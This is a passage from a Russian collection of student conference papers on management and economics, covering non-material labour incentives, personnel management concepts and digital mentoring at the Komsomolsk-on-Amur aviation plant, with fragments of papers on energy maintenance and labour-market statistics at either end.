Совершенствование производства и качества процессов предприятия технического обслуживания и ремонта энергооборудования в Хабаровском крае является ключевым фактором для обеспечения стабильного и надежного энергетического снабжения региона. В условиях растущих потребностей в электроэнергии, вызванных как экономическим развитием, так и увеличением населения, предприятия сталкиваются с серьезными вызовами, требующими комплексного подхода к решению.

Модернизация технологических процессов и использование современных цифровых технологий позволят значительно повысить эффективность работы энергооборудования. Это включает в себя внедрение автоматизированных систем управления и мониторинга, что обеспечит более точное управление производственными процессами и позволит оперативно реагировать на возникающие проблемы. Одновременно с этим необходимо акцентировать внимание на кадровом вопросе. Повышение квалификации специалистов и привлечение молодежи в отрасль не только увеличат общий уровень профессионализма, но и обеспечат наличие компетентного и готового к вызовам рабочего ресурса.

Несмотря на сложность и необходимость значительных финансовых инвестиций для реализации реформ, долгосрочные результаты таких преобразований говорят сами за себя: увеличение надежности и производительности энергии, снижение затрат и, в конечном итоге, улучшение качества жизни населения Хабаровского края. Успешная реализация этих мер станет основой для устойчивого развития энергетической отрасли и всей экономики региона в целом.

СПИСОК ИСТОЧНИКОВ

1. Схема и программа развития электроэнергетических систем России на 2024–2029 годы: утверждена приказом Министерства энергетики Российской Федерации от 30.11.2023 № 1095.
2. Баранов, Д. Н. Современные тенденции развития рынка электроэнергетики Российской Федерации //Наука и образование: будущее и цели устойчивого развития.– 2020. – С. 449-460.

3. Родионова, В. Н. и др. Методический подход к исследованию направлений повышения эффективности организации производства на предприятиях //Организатор производства. – 2022. – Т. 30. – №. 1. – С. 36-51.
4. Ерошенко, С. А., Хальясмаа А. И. Технологии цифровых двойников в энергетике //Электроэнергетика глазами молодежи. – 2019. – №. 3. – С. 37-40.

УДК 368

Коновалова Ирина Михайловна, студент, Комсомольский-на-Амуре государственный университет

Konovalova Irina Mikhailovna, student, Komsomolsk-na-Amure State University

Яковлева Татьяна Анатольевна, кандидат экономических наук, доцент, заведующий кафедрой «Экономика, финансы и бухгалтерский учет», Комсомольский-на-Амуре государственный университет

Yakovleva Tatiana Anatolyevna, Candidate of Economic Sciences, Associate Professor, Head of the Department of Economics, Finance and Accounting, Komsomolsk-na-Amure State University

АКТУАЛЬНОСТЬ НЕМАТЕРИАЛЬНОГО СТИМУЛИРОВАНИЯ ТРУДА В СОВРЕМЕННЫХ УСЛОВИЯХ ХОЗЯЙСТВОВАНИЯ RELEVANCE OF NON-MATERIAL INCENTIVES OF LABOR IN MODERN ECONOMIC CONDITIONS

Аннотация. Целью статьи является обоснование актуальности применения нематериального стимулирования труда в условиях рыночной экономики, а также выявление положительного эффекта, который получают хозяйствующие субъекты в случае достижения оптимального сочетания материальных и нематериальных методов трудовой мотивации работников.

Согласно проведенным исследованиям, в настоящее время большинство российских компаний отдают предпочтение материальному стимулированию, либо используют исключительно денежные стимулы (26,9%). В статье обозначены недостатки такого подхода и предложены возможные инструменты нематериального стимулирования, использование которых приведет к формированию более эффективной системы стимулирования труда.

Abstract. The purpose of the article is to substantiate the relevance of the use of non-material labor incentives in a market economy, as well as to identify the positive effect that economic entities receive in the event of achieving an optimal combination of material and non-material methods of labor motivation of employees.

According to the research, at present, most Russian companies prefer material incentives, or use exclusively monetary incentives (26.9%). The article identifies the shortcomings of this approach and suggests possible tools for non-material incentives, the use of which will lead to the formation of a more effective labor incentive system.

Введение

Поддержание высокой экономической эффективности деятельности всегда является актуальной задачей для каждой организации. Однако в современных условиях хозяйствования необходимость успешного решения данной задачи связана с обострением конкуренции на всех товарных и факторных рынках. Потенциально важным направлением решения задачи выступает эффективное использование имеющихся в распоряжении организации ресурсов, в том числе трудовых.

Повышение производительности и качества труда сотрудников в определенной степени зависит от действующей в организации системы стимулирования. Всю сово-

купность способов стимулирования труда, как известно, можно разделить на две группы – материальные и нематериальные.

Сложилось устойчивое мнение, что в рыночных условиях хозяйствования наиболее действенными являются материальные стимулы, к числу которых относятся различные денежные выплаты, получаемые работником в соответствии с применяемыми критериями оценки его деятельности.

Целью данной статьи является выявление положительных эффектов от применения нематериальных способов стимулирования труда, причем как традиционных, так и инновационных, в формирующейся рыночной экономике России.

Основная часть

В ходе исследования, проводимого Русской школой управления и посвященного вопросам трудовой мотивации, по результатам опроса менеджеров 350 российских компаний из разных регионов страны было выявлено, что в подавляющем большинстве из них (90,3%) существует система мотивации работников, действующая на постоянной, а не разовой основе [1].

Более половины из опрошенных организаций (64,7%) используют комплексную систему мотивации, включающую как материальные, так и нематериальные стимулы. Однако, многие компании предпочитают использовать исключительно денежные стимулы (26,9%), а некоторые, наоборот, – только нематериальные (8,3%) [1].

Приоритет материальных стимулов, с нашей точки зрения, зачастую не позволяет работнику в полной мере получить моральное удовлетворение от своей трудовой деятельности; оценить свой вклад в конечный результат деятельности организации; осознать свою роль, как члена трудового коллектива.

Эти недостатки материального стимулирования можно уменьшить или полностью исключить за счет дополнения системы нематериальной инструментами. Для российских предприятий проблема нематериального стимулирования актуальна вдвойне, поскольку им часто приходится действовать в условиях ограниченных финансовых ресурсов, преодолевать финансовые трудности или решать вопросы выживания компании. Таким образом, одним из экономических эффектов применения нематериального стимулирования для организации является экономия текущих затрат.

Другим важным эффектом использования нематериального стимулирования служит психологический климат в коллективе, который, на первый взгляд, не имеет прямого экономического эффекта. Однако, здоровая рабочая атмосфера в трудовом коллективе непосредственно влияет на производительность труда и, следовательно, на конечный финансовый результат деятельности предприятия.

Необходим постоянный мониторинг удовлетворенности персонала системой нематериального стимулирования, изучение критериев мотивации персонала, личностных потребностей работников, содействие развитию карьеры. Актуализация личностно значимых форм стимулирования работников, повышение уровня их мотивации содействуют идентификации работника с предприятием.

Стоит проводить мероприятия по повышению моральной мотивации, например, такие как: вешать фотографии отличившихся сотрудников в отчетном месяце на доску почета, предоставление выходного дня в качестве поощрения за хорошо проделанную работу.

В качестве нематериального стимулирования могут быть использованы следующие приемы:

1. привлечение работников к принятию управленческих решений, в том числе непосредственно на рабочем месте (привлекать сотрудников при решении каких-либо вопросов, как и на рабочем месте, так и участие в конференциях);

2. привлечение работников к целеполаганию деятельности предприятия, что поможет обозначить личностно значимые для работников цели и повысить заинтересо-

ванность в их достижении. Для повышения уровня развития личности сотрудника, а также способности человека к самосовершенствованию, необходимо развивать умение ставить перед собой цели и выстраивать работу таким образом, чтобы достигать их наиболее эффективным способом. Даже при появлении дополнительных задач, которые будут восприниматься работником как свои собственные, и он будет стараться решить эти задачи быстро и качественно;

3. развитие корпоративной культуры, создание благоприятного климата на уровне каждого структурного подразделения и предприятия в целом;

4. применение коллективных форм стимулирования, что способствует развитию коллективизма и формированию эффективных самоуправляемых команд;

5. создание возможности для развития творческого потенциала и карьерного роста работников в результате изучения их интересов и личностных потребностей, предоставление сотрудникам возможности само выражаться за счет предоставления работы в соответствии с интересами, склонностями и профессиональной подготовкой и проведение горизонтальной и вертикальной ротации кадров.

Конечно, на каждом предприятии стараются создать свою собственную модель мотивации и стимулирования с учетом внутренних особенностей его деятельности и реальных условий внешней экономической среды. При этом необходимо учитывать уже известные и самые современные теоретические разработки, а также положительный практический опыт в области стимулирования труда, что позволит избежать или минимизировать проблемы и трудности при совершенствовании и развитии системы стимулирования на предприятии.

Таким образом, чем раньше работодатель начнет совершенствовать систему стимулирования на своем предприятии, не зависимо от его организационно-правовой формы, тем скорее это приведет к повышению степени удовлетворенности персонала, соответственно, к увеличению производительности и качества труда, позитивно повлияет на имидж предприятия, снизит текучесть кадров и улучшит все показатели его производственно-хозяйственной деятельности.

Заключение

В заключении следует отметить, что, активно используя нематериальные инструменты мотивации работников можно сформировать оптимальную по соотношению элементов и, следовательно, более эффективную систему стимулирования труда, что обеспечит скорейшее достижение поставленных целей, а именно:

- повышение производительности труда;
- создание благоприятной атмосферы и сплочение коллектива;
- повышение профессиональных компетенций и квалификации сотрудников;
- снижение текучести кадров;
- улучшение финансово-экономических показателей деятельности предприятия.

Кроме того, предложенные инструменты нематериального стимулирования призваны способствовать формированию и устойчивому проявлению у работников ответственного и инициативного отношения к своим трудовым обязанностям.

СПИСОК ИСТОЧНИКОВ

1. Актуальные проблемы создания эффективной системы нематериального стимулирования работников промышленных предприятий [Электронный ресурс]. – URL <https://cyberleninka.ru/article/n/aktualnye-problemy-sozdaniya-effektivnoy-sistemy-nematerialnogo-stimlirovaniya-rabotnikov-promyshlennyh-predpriyatiy/viewer> (дата обращения 16.11.2024).
2. Как российские компании мотивируют сотрудников. Исследование [Электронный ресурс]. – URL <https://uprav.ru/blog/kak-rossiyskie-kompanii-motiviruyut-sotrudnikov/> (дата обращения 20.11.2024).

3. Методы мотивации персонала. Способы мотивировать и стимулировать сотрудников организации [Электронный ресурс]. – URL <https://searchinform.ru/kontrol-sotrudnikov/motivatsiya-personala/metody-motivatsii-personala/> (дата обращения 09.12.2024).
4. Нематериальная мотивация сотрудников: 10 популярных способов [Электронный ресурс]. – URL <https://www.kdelo.ru/art/385617-nematerialnaya-motivatsiya-sotrudnikov-19-m10> <https://www.kdelo.ru/art/385617-nematerialnaya-motivatsiya-sotrudnikov-19-m10> (дата обращения 20.11.2024).
5. Студенческий научный форум – 2018. Проблемы и особенности стимулирования персонала организации в современных условиях [Электронный ресурс]. – URL <https://scienceforum.ru/2018/article/2018001068> (дата обращения 09.12.2024).

УДК 005.95

Кузьменко Виталина Александровна, студент, Комсомольский-на-Амуре государственный университет

Kuzmenko Vitalina Aleksandrovna, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ КОНЦЕПЦИЙ УПРАВЛЕНИЯ ПЕРСОНАЛОМ В СОВРЕМЕННЫХ ОРГАНИЗАЦИЯХ

APPLICATION OF HUMAN RESOURCE MANAGEMENT CONCEPTS IN MODERN ORGANIZATION

Аннотация. Данная статья посвящена всестороннему анализу концепций управления персоналом и их практическому применению в современных организациях. Рассматриваются такие концепции, как управление человеческими ресурсами, управление человеком, использование трудовых ресурсов и управление персоналом. Анализ включает классификацию различных концепций управления персоналом, выявление ключевых подходов и их реализацию в контексте актуальных потребностей современных организаций.

Abstract. This article is devoted to a comprehensive analysis of the concepts of personnel management and their practical application in modern organizations. Concepts such as human resource management, human management, the use of human resources and personnel management are considered. The analysis includes the classification of various concepts of personnel management, identification of key approaches and their implementation in the context of the actual needs of modern organizations.

Ключевые слова: концепции управления персоналом, современные организации, классификация.

Key words: concepts of personnel management, modern organizations, classification.

Введение

Концепции управления персоналом представляют собой сложную систему взглядов и принципов, которыми руководствуются специалисты по управлению человеческими ресурсами в своей повседневной практике, это многогранная система, которая лежит в основе успеха любой современной организации. Эти концепции, эволюционируя с течением времени, формируют философию и стратегию взаимодействия организации с ее человеческим капиталом. Их эффективность напрямую влияет на производительность, конкурентоспособность и, что особенно важно в нынешних условиях, на способность компании привлекать и удерживать высококвалифицированных специ-

алистов [1]. Основная цель данной статьи – проанализировать ключевые концепции управления персоналом, проследить их развитие и оценить их влияние на эффективность организации. Выбор концепций и подходов зависит от множества факторов, включая размер компании, ее отрасль, корпоративную культуру и цели. Объектом исследования является научная категория «Управление персоналом».

Основная часть

Современные организации, стремясь к эффективности и конкурентоспособности, активно используют разнообразные концепции и техники управления персоналом. Это является стратегической функцией, требующей глубокого понимания как бизнес-целей компании, так и человеческого фактора. Хотелось бы выделить несколько ключевых концепций, каждая из которых заостряет внимание на разных аспектах взаимодействия организации и ее сотрудников (рис 1).



Рисунок 1 – классификация ключевых концепций управления персоналом

1. Управление человеческими ресурсами

Человек стал рассматриваться не как должность (элемент структуры), а как не возобновляемый ресурс – элемент социальной организации в единстве трех основных компонентов – трудовой функции, социальных отношений, состояния работника.

Руководитель в процессе своей деятельности, как правило, работает с такими стереотипами:

- сотрудников интересуют только их личные цели
- лучший метод заставить организацию работать – это взять настойчивых, агрессивно настроенных людей
- решающим фактором является инициатива самого сотрудника

Концепция управления человеческими ресурсами в современных организациях представляет собой динамическую стратегию, цель которой – это полное использование способностей каждого сотрудника для реализации бизнес-задач. Эти организации придают особое значение данной стратегии, внедряют разнообразные подходы для привлечения квалифицированных специалистов. Например, Netflix использует стратегический подход к управлению человеческими ресурсами и обращает внимание на высокий стандарт подбора и удержания талантов. Компания Deloitte успешно реализует программы обучения и развития сотрудников, обеспечивая их различными курсами и ресурсами для улучшения навыков, также она создает персонализированные планы обучения, которые помогают развивать карьеру сотрудников и повышать их квалификацию.

2. Концепция управления человеком

Данная концепция, в отличие от управления человеческими ресурсами, акцентирует внимание на индивидуальных потребностях и особенностях каждого сотрудника. Он рассматривает человека не как «ресурс», а как личность с уникальным потенциалом.

При таком подходе руководитель исходит из следующих факторов:

- большинство сотрудников готовы упорно работать для достижения целей
- подход к управлению должен быть сформулирован индивидуально для каждого человека
- каждый сотрудник уникален

Концепция управления человеком в современных организациях позволяет сотрудникам совместно с руководством разрабатывать индивидуальные пути карьерного и профессионального роста. Многочисленные компании, такие как IBM и Google, внедряют программы, в рамках которых сотрудники могут обозначить, какие навыки и компетенции они стремятся освоить, получая для этого необходимые ресурсы и поддержку, также они активно применяют методы коучинга для стимулирования развития лидерских способностей у своих работников. Кроме того, компании внедряют программы по поддержанию здорового образа жизни, включающие спортивные занятия, психологическую помощь, постоянную обратную связь, применение современных технологий [2,3].

3. Использование трудовых ресурсов

Концепция использования трудовых ресурсов основывается на эффективном управлении человеческим капиталом с целью максимизации продуктивности и благосостояния как сотрудников, так и организации в целом. На руководящую должность смогут выдвигаться те работники, которые склонны к самоконтролю, имеют высокую мотивацию и целеустремленность.

В настоящее время компании используют различные методики для улучшения подбора и оценки кадров, создают стратегии планирования рабочей силы, реализацию гибких моделей работы, таких как удаленная работа или работа по гибкому графику. К примеру технологические компании, такие как Twitter, предоставляют своим сотрудникам свободу выбора места и времени работы. В Toyota активно используется система «Toyota Production System» (TPS), благодаря которой акцентируется внимание на устранении потерь и оптимизации работ. В пределах этой системы сотрудники обучаются эффективным методам работы и имеют возможность принимать участие в принятии решений, касающихся их задач. Это помогает максимально эффективно использовать их навыки и время. Организации также создают системы вознаграждения, которые стимулируют достижения персонала [4].

4. Управление персоналом

Эта концепция охватывает все аспекты работы с кадрами – начиная с привлечения и отбора, заканчивая развитием и удержанием сотрудников.

Современные предприятия используют инновационные методики отбора, включая использование искусственного интеллекта и анализа больших данных для оптимизации процесса рекрутинга и повышения точности выбора подходящих кандидатов. Ключевым аспектом в концепциях управления персоналом является оценка производительности. Эффективные программы стимулирования способствуют повышению вовлеченности сотрудников. Такие программы могут включать как финансовые стимулы (бонусы, премии), так и нефинансовые (признание, развитие, карьерный рост). Например, организации как Salesforce, активно внедряют программы вознаграждения и признания, что создает положительный климат и повышает лояльность работников, также они предлагают своим сотрудникам пакеты компенсаций и льгот, включая гибкие графики, удаленную работу и обширные программы здоровья. Компания Zappos создает уникальную корпоративную культуру, где ценится открытость, юмор и вовлеченность сотрудников, она активно работает над тем, чтобы поддерживать высший уровень удовлетворенности сотрудников, что влияет на производительность и качество обслуживания [5].

Заключение

Концепция управления персоналом является ключевым элементом успешного функционирования современных организаций. Эффективное управление человеческими ресурсами не только повышает производительность и конкурентоспособность компании, но и формирует корпоративную культуру, способствующую привлечению и удержанию талантливых сотрудников. В условиях высокой конкуренции и быстро меняющегося рынка, качественное управление человеческими ресурсами становится одним из ключевых факторов выживания и процветания любой организации.

СПИСОК ИСТОЧНИКОВ

1. Актуальные проблемы управления человеческими ресурсами / Под ред. С. А. Баркова, В. И. Зубкова. – М.: Юрайт. 2024. 186 с.
2. Горленко О. А., Ерохин Д. В., Можаяева Т. П. Управление персоналом. – М.: Юрайт. 2023. 218 с.
3. Кязимов К. Г. Управление человеческими ресурсами: профессиональное обучение и развитие. – М.: Юрайт. 2024. 203 с.
4. Моргунов Е. Б. Управление персоналом: исследование, оценка, обучение. – М.: Юрайт. 2024. 425 с.
5. Кибанов А. Я., Ивановская Л. В. Кадровая политика и стратегия управления персоналом. Учебно-практическое пособие. – М.: Проспект. 2020. 64 с.

УДК 1234.56

Масленникова Елена Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Maslennikova Elena Sergeevna, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ЦИФРОВОЕ НАСТАВНИЧЕСТВО КАК ИНСТРУМЕНТ АДАПТАЦИИ ПЕРСОНАЛА ПРЕДПРИЯТИЯ

DIGITAL MENTORING AS A TOOL FOR ENTERPRISE PERSONNEL ADAPTATION

Аннотация. В статье описываются основные проблемы отечественного наставничества, тенденции его развития, процесс перехода в цифровой формат. Исследуется опыт развития цифрового наставничества в филиале ПАО «ОАК» - «Комсомольский-на-Амуре авиационный завод имени Ю.А. Гагарина». В ходе исследования были решены следующие задачи: рассмотрены тенденции развития отечественного наставничества; введен термин цифровое наставничество; разработано содержание и процесс внедрения инструмента «Цифровое наставничество» в филиале ПАО «ОАК» - «КнААЗ им. Ю.А. Гагарина»; сформулированы результаты внедрения инструмента в филиале. Объект исследования: филиал ПАО «ОАК» - «Комсомольский-на-Амуре авиационный завод имени Ю.А. Гагарина». Предмет исследования: внедрение цифрового наставничества в филиале как инструмента адаптации персонала.

Abstract. The article describes the main problems of domestic mentoring, its development trends, and the process of transition to digital format. The experience of digital mentoring development in the branch of UAC PJSC - “Komsomolsk-on-Amur Aviation Plant named after Y.A. Gagarin” is studied. In the course of the research the following tasks were solved: trends in the development of domestic mentoring were considered; the term digital mentoring was introduced; the content and process of implementation of the tool “Digital Mentoring” in the

branch of PJSC “UAC” - “Y.A. Gagarin Aviation Plant” was developed; the results of the tool implementation in the branch were formulated. Object of the study: branch of PJSC “UAC” - “Komsomolsk-on-Amur Aviation Plant named after Y.A. Gagarin”. Subject of the study: implementation of digital mentoring in the branch as a tool for personnel adaptation.

Ключевые слова: управление персоналом, адаптация персонала, адаптант, наставничество, цифровизация, цифровое наставничество.

Key words: human resources management, personnel adaptation, adaptant, mentoring, digitalization, digital mentoring.

Введение

Сфера управления персоналом активно интегрирует искусственный интеллект в рабочие инструменты. В том числе в один из основных инструментов адаптации персонала – наставничество. В современной России наставничество переживает второе рождение, пытаясь сохранить позитивные наработки советского периода и адаптироваться к потребностям современной жизни. Анализируя текущее состояние сферы отечественного наставничества, можно сделать вывод о том, что на данный момент система наставничества в России не сформировалась. Имеются проблемы дефицита квалифицированных кадров, готовых вести целевую подготовку наставников. Не разработаны теоретико-методологические основы наставнической деятельности с учетом современных экономических, геополитических и социально-культурных условий.

Все это повышает актуальность разработки и внедрения концепций развития наставничества на основе исторического анализа, инновационных подходов, современных методологических принципов, социокультурных реалий, прогнозирования и цифровизации общества.

Для филиала ПАО «ОАК» - Комсомольский-на-Амуре авиационный завод актуальна проблема кадрового дефицита. Статус флагмана в авиастроении предполагает лидерство в обеспечении производства, в том числе в цифровом. В данном исследовании мы предлагаем использовать для решения проблемы кадрового дефицита филиала «КнААЗ» инструмент «Цифровое наставничество».

Цель исследования – на основании рассмотрения тенденций развития отечественного наставничества, внедрить термин «Цифровое наставничество» и разработать содержание и процесс внедрения инструмента «Цифровое наставничество» в филиале КнААЗ.

Основная часть

В настоящее время управление адаптацией как одна из функций системы управления персоналом остаётся лидером среди серьезных теоретических и прикладных исследований в современном менеджменте. Управление персоналом в организации состоит из следующих компонентов: управление процессом адаптации персонала организации; управление организационным поведением персонала. Управление адаптацией может осуществляться через систему профессионального наставничества. Регулярное применение правильно организованного проекта мероприятий по адаптации персонала позволяет выявить преимущества в целом ряде областей. Руководители и наставники, ощущая собственную ответственность за результат адаптации новых сотрудников, внимательнее подходят к введению их в должность. Складывается особая система контроля работы не только для новых адаптирующихся сотрудников, но и наставников, а также всех, с кем новичок взаимодействует в процессе работы. Работа по адаптации даёт информацию для оценки самих руководителей. Своевременно происходит освобождение от «ненужных людей». Адаптация может оказать положительное воздействие на сплочённость коллектива. А главное - происходит снижение затрат на приём новых сотрудников.

Значительный вклад в исследование и решение проблем формирования эффективной системы наставничества персонала внесли такие ученые как Т. Ю Базаров, О. И. Беседина, О. Г. Васильева, А. В. Волкова, Н. Ю. Долматова, Н. В. Зинишина, А. Я. Кибанов. Изучение практики применения современных методов наставничества в компаниях занимались Т.И. Дуброва, А.В. Захарова, В.В. Левченко, Т.Б. Малкова, О. В. Молодцова, Е. Е. Нефедова и другие.

В условиях рыночной экономики конца 20 - начала 21 веков интерес к наставничеству не угас, многие российские корпорации активно развивают его на своих предприятиях, воспринимая наставничество как инструмент повышения конкурентоспособности и качества продукции/услуг, утверждения корпоративной культуры как особого уклада, положительно влияющего на отношение работников к своему рабочему месту и к трудовой деятельности. Наставничество становится одним из каналов трансляции ценностных установок, но уже не на профессиональном уровне, а на корпоративном. В начале 21 века изменяется и характер корпоративных ценностей: укрепляется их общегражданская составляющая, воплощенная в ценностях российского общества. На совместном заседании Государственного совета Российской Федерации и Комиссии при Президенте Российской Федерации по мониторингу достижения целевых показателей социально-экономического развития 23 декабря 2013 г. Президентом Российской Федерации поставлена задача возрождения института наставничества, которая становится одним из приоритетов федеральной образовательной и кадровой политики. В целях решения этой задачи подписан Указ Президента Российской Федерации от 2 марта 2018 г. N 94 "Об учреждении знака отличия "За наставничество". Подписание ряда последующих документов и учреждение года «Наставника и педагога», только укрепляют развитие института наставничества в России.

Поэтому в современной России наставничество переживает второе рождение, пытаясь сохранить позитивные наработки советского периода и адаптироваться к потребностям современной жизни. Анализируя текущее состояние сферы отечественного наставничества, можно сделать вывод о том, что на данный момент система наставничества в России не сформировалась. Отсутствует координация между различными элементами наставничества, в том числе в системе непрерывного образования. Имеются проблемы дефицита квалифицированных кадров, готовых вести целевую подготовку наставников. Не разработаны теоретико-методологические основы наставнической деятельности с учетом современных экономических, геополитических и социально-культурных условий.

Все это повышает актуальность разработки и внедрения концепций развития наставничества на основе исторического анализа, инновационных подходов, современных методологических принципов, социокультурных реалий, прогнозирования и цифровизации общества.

С учетом современных реалий, которым присущ высокий темп жизни, непрерывный технологический прогресс, переход общества в режим «удаленной работы», на первый план выходит потребность общества в цифровизации всех процессов. Сфера управления персоналом активно интегрирует искусственный интеллект в рабочие инструменты. В том числе в один из основных инструментов адаптации персонала – наставничество.

Для филиала ПАО «ОАК» - Комсомольский-на-Амуре авиационный завод - одного из лидеров военного авиастроения России, специализирующегося на производстве многоцелевых сверхманевренных истребителей поколения «4++» Су-35С и многофункциональных комплексов фронтовой авиации пятого поколения Су-57, актуальна проблема кадрового дефицита. Статус флагмана в авиастроении предполагает лидерство в обеспечении производства, в том числе в цифровом. В данном исследовании мы предлагаем использовать для решения проблемы кадрового дефицита филиала «КНА-

АЗ» инструмент «Цифровое наставничество». Филиал является ведущим в корпорации, флагманом по внедрению новых технологий, в том числе инструментов кадрового менеджмента, что позволяет прогнозировать высокую вероятность внедрения инструмента «Цифровое наставничество» в масштаб корпорации ПАО «ОАК» после апробирования на КНААЗ.

В процессе научной работы по теме мы ввели термин цифровое наставничество – как перспективный формат взаимодействия наставника и адаптанта, который совмещает в себе личное очное взаимодействие и взаимодействие по средству использования цифровых технологий, с целью автоматизации и оптимизации процесса адаптации, внедрения возможности контроля и оценки обеих сторон на любом этапе процесса.

Определили, что данное мероприятие преследует следующие цели:

- получить в краткосрочной перспективе сотрудника, способного профессионально и уверенно работать самостоятельно; - передать и привить новому сотруднику корпоративные ценности; - снизить текучесть и закрепление новых сотрудников; - повышение престижа звания наставника.

Повысить мотивацию наставников позволит геймификация процесса наставничества и материально-престижное стимулирование. Помимо этого, согласно концепции инструмента, все работники, зачисленные в список наставников, получают нематериальную мотивацию: получение рекомендации на повышение разряда / квалификации; включение в кадровый резерв; выдвижение на награждение. Также наставники, включённые в список наставников Филиала, получают приоритет при выборе кандидатур в корпоративных социальных программах (Программа погашения процентов по ипотечному кредитованию, Корпоративные базы отдыха КНААЗ, Корпоративные базы отдыха ОАК, Наградная политика и др.).

Старт процесса начинается с первого дня выхода на рабочее место адаптанта и получения им логина и пароля от Личного кабинета и заканчивается либо полноценным выходом адаптанта на работу, вступлением в должность и награждением наставника, либо увольнением. В рамках процесса происходит автоматизированный подбор наставника (на основе заданной целевой позиции, психологической совместимости и возраста). Оповещение наставника, старт процесса: постановка целей, задач, сроков и плана адаптации наставнику и адаптанту. На рисунке 1 представлена схема организации процесса «Цифровое наставничество».




Рисунок 1 – Стандартная модель процесса адаптации в рамках «Цифрового наставничества»

Как видно из рисунка 1, в качестве инструментов процесс использует следующие:

Для адаптанта: - современные методы обучения (VR, симуляторы и др.); - темник вопросов (банк накопившихся проблемных производственных вопросов и их решение).

Для наставника: - рейтинг наставника; - геймификация наставничества (возможность выбора аватара, получение виртуальных статусов лидерства и прочее); - инвестиционный подход к карьере в отношениях между наставником и адаптантом; - сообщество наставников.

На завершающем этапе процесса система выдает адаптанту «Итоговый автоматизированный тест», (с учетом его специальности/ профессии) и анкету по «Удовлетворённости». По результатам теста и анкетирования система выносит решение по дальнейшей карьере адаптанта. Отметим, что окончательное решение по карьере адаптанта принимается человеком – а именно, «Квалификационной комиссией», на основании заключения «Цифрового наставника» и характеристики адаптанта от закреплённого наставника. Таким образом, предложенный инструмент будет являться помощником в более эффективной реализации процесса наставничества в филиале.

Как показала практика, итогом внедрения «Цифрового наставничества», стало решение следующих задач: - возможность контроля графика прохождения адаптантом всех этапов обучения контролирующими агентами; - повышение ответственности наставника за счет усиления контроля и повышения материальной и имиджевой стимуляции; - повышение прозрачности процесса адаптации.

Заключение

В данной работе, на основании рассмотрения тенденций развития отечественного наставничества, был внедрен термин «Цифровое наставничество», разработаны и описаны содержание и процесс внедрения инструмента «Цифровое наставничество» в филиале ПАО «ОАК» - «КнААЗ им. Ю.А. Гагарина».

Так же, в ходе работы были сформулированы следующие результаты внедрения инструмента «Цифровое наставничество»: - возможность контроля графика прохождения адаптантом всех этапов обучения контролирующими агентами; - повышение ответственности наставника за счет усиления контроля и повышения материальной и имиджевой стимуляции; - повышение прозрачности процесса адаптации.

СПИСОК ИСТОЧНИКОВ

1. Бороненко, Т. А. Цифровое наставничество: готовы ли учителя участвовать в формировании цифровой грамотности школьников? / Т. А. Бороненко, В. С. Федотова // Ярославский педагогический вестник: электронный журнал. – 2020. - URL: <https://cyberleninka.ru/article/n/tsifrovoe-nastavnichestvo-gotovy-li-uchitelya-uchastvovat-v-formirovanii-tsifrovoy-gramotnosti-shkolnikov/viewer> (дата обращения 06.08.2024).
2. Гиацинтов, О. М. Что такое цифровизация? / О. М. Гиацинтов // Блог компании DIS Group. - URL: <https://dis-group.ru/blogs/czifrovizacziya-chto-eto-takoe-prostyimi-slovami> (дата обращения 12.09.2024).
3. Логинов, К. В. Применения геймификации в процессе управления обучением, адаптацией и развитием персонала/ К. В. Логинов, А. Н. Шиков // Информатика и образование. - 2020. - № 9 (318). - С. 28-37.
4. Норуна, С. В. Особенности адаптации новых сотрудников в трудовом коллективе / С. В. Норуна // Автор24. – 2021. - URL: https://spravochnik.ru/psihologiya/osobennosti_adaptacii_novyh_sotrudnikov_v_trudovom_kollektive/ (дата обращения: 10.10.2024).
5. Шаров, П. Н. Особенности и тенденции технологий адаптации персонала в условиях трансформации труда и занятости / П. Н. Шаров, О.В. Хлопова // Автоматизация и управление в технических системах. - 2022. - № 1 (22). - С. 15.

УДК 331.522

Миннихметов Рузиль Анасович, студент, Уфимский университет науки и технологий
Minniakhmetov Ruzil Anasovich, student, Ufa University of Science and Technology

Абзалилова Лия Рашитовна, кандидат физико-математических наук, доцент, Уфимский университет науки и технологий

Abzalilova Liya Rashitovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Ufa University of Science and Technology

СТАТИСТИЧЕСКИЙ АНАЛИЗ КЛЮЧЕВЫХ ИНДИКАТОРОВ РЫНКА ТРУДА STATISTICAL ANALYSIS OF KEY LABOR MARKET INDICATORS

Аннотация. В статье рассматриваются основные показатели рынка труда в Российской Федерации. Первая часть работы посвящена теоретической составляющей данного вопроса. Во второй части представлен анализ основных показателей трудового рынка с использованием статистических методов исследования. Целью статьи является общий обзор индикаторов рынка труда и выявление существующих трендов. В результате анализа были получены выводы о состоянии трудового рынка Российской Федерации.

